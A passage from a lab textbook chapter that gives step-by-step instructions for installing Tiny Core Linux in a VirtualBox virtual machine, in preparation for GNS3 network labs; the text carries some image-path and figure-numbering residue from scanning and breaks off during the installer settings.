


Figure 9 – OpenWrt appears in the router appliance menu

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 5

Installing Tiny Core Linux

MATHEW J. HEATH VAN HORN, PHD

Tiny Core Linux is a very lightweight operating system (OS) that is easily configurable to meet a wide variety of needs. Unlike other OSs that require gigabytes (GB) of hard drive space and RAM, Tiny Core Linux requires less than 250 megabytes (MB) of hard drive space and only 23 MB of RAM. This makes it uniquely suited for us to use in this textbook to emulate an enterprise network architecture.

Tiny Core Linux uses a lot of command line interface (CLI) commands, so please pay attention to detail when following these instructions.

LEARNING OBJECTIVES

- Install Tiny Core Linux in VirtualBox
- Add Tiny Core Linux to the GNS3 appliance repository

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab for other labs

RESOURCES

- Tiny Core Linux Main Website – http://tinycorelinux.net/

CONTRIBUTORS AND TESTERS

- Enzo Gonzalez

Tiny Core Linux is very lightweight. It primarily runs in RAM to increase its operating speed.




Figure 0.5 – Tiny Core Linux running in VirtualBox

1. Download the Tiny Core Linux iso file named "CorePlus" from http://tinycorelinux.net/downloads.html

> Note: iso is used as a nickname for an optical disk image adhering to the ISO 9660 file system.

2. The file is so small it isn't zipped

3. Open the Oracle VirtualBox Manager and click on ***New***



Figure 1 – Create a new VM

4. Complete the VM form

    4.1. Choose a name – In this lab, we called it "TinyCoreLinux"

    4.2. Use the ISO dropdown menu to select the CorePlus-current.iso you downloaded in Step 1

    4.3. Use the Type drop-down menu to choose ***Linux***

4.4. Use the Version drop-down menu to choose ***Other Linux (64-bit)***

4.5. Press ***Next***




Figure 2 – Completing the VirtualBox VM form

5. Decrease the Base Memory to ***256 MB*** and press ***Next***




Figure 3 – decrease the memory to 256MB

6. Decrease the Virtual Hard Disk to ***500 MB*** and press ***Next***




Figure 4 – Decrease the Virtual Hard Disk to 500 MB

7. At the summary screen, press ***Finish***




Figure 5 – Finish the VM changes

8. Start the TinyCoreLinux VM

> NOTE: Some testers had to explicitly tell the VM to capture their mouse commands. To do this, navigate to the VM menu at the top of the VM window and under ***Input*** open the drop-down menu and select ***Mouse Integration***




Figure 6 – Mouse integration in VirtualBox VMs

NOTE: Remember – to release the mouse from a VirtualBox VM – press the right-side ***ctrl*** key

9. Use the arrow keys to select ***Boot Core with X/GUI (TinyCore) + Installation Extension***




Figure 7 – First time boot instructions for TinyCore Linux

10. Press ***enter*** to start the boot process in this mode

11. Once it starts (takes a few seconds), you will see the main screen. At the bottom of the screen, you can hover your mouse over the icons and right-click the ***Install*** icon




Figure 8 – Install TinyCore Linux

12. Manage the settings in the Tiny Core Installation menu

    12.1. Select ***Whole Disk***

    12.2. Highlight ***sda*** as the disk

    12.3. Select ***Install boot loader***

    12.4. Press the ***right arrow*** at the bottom of the settings to go to the next menu

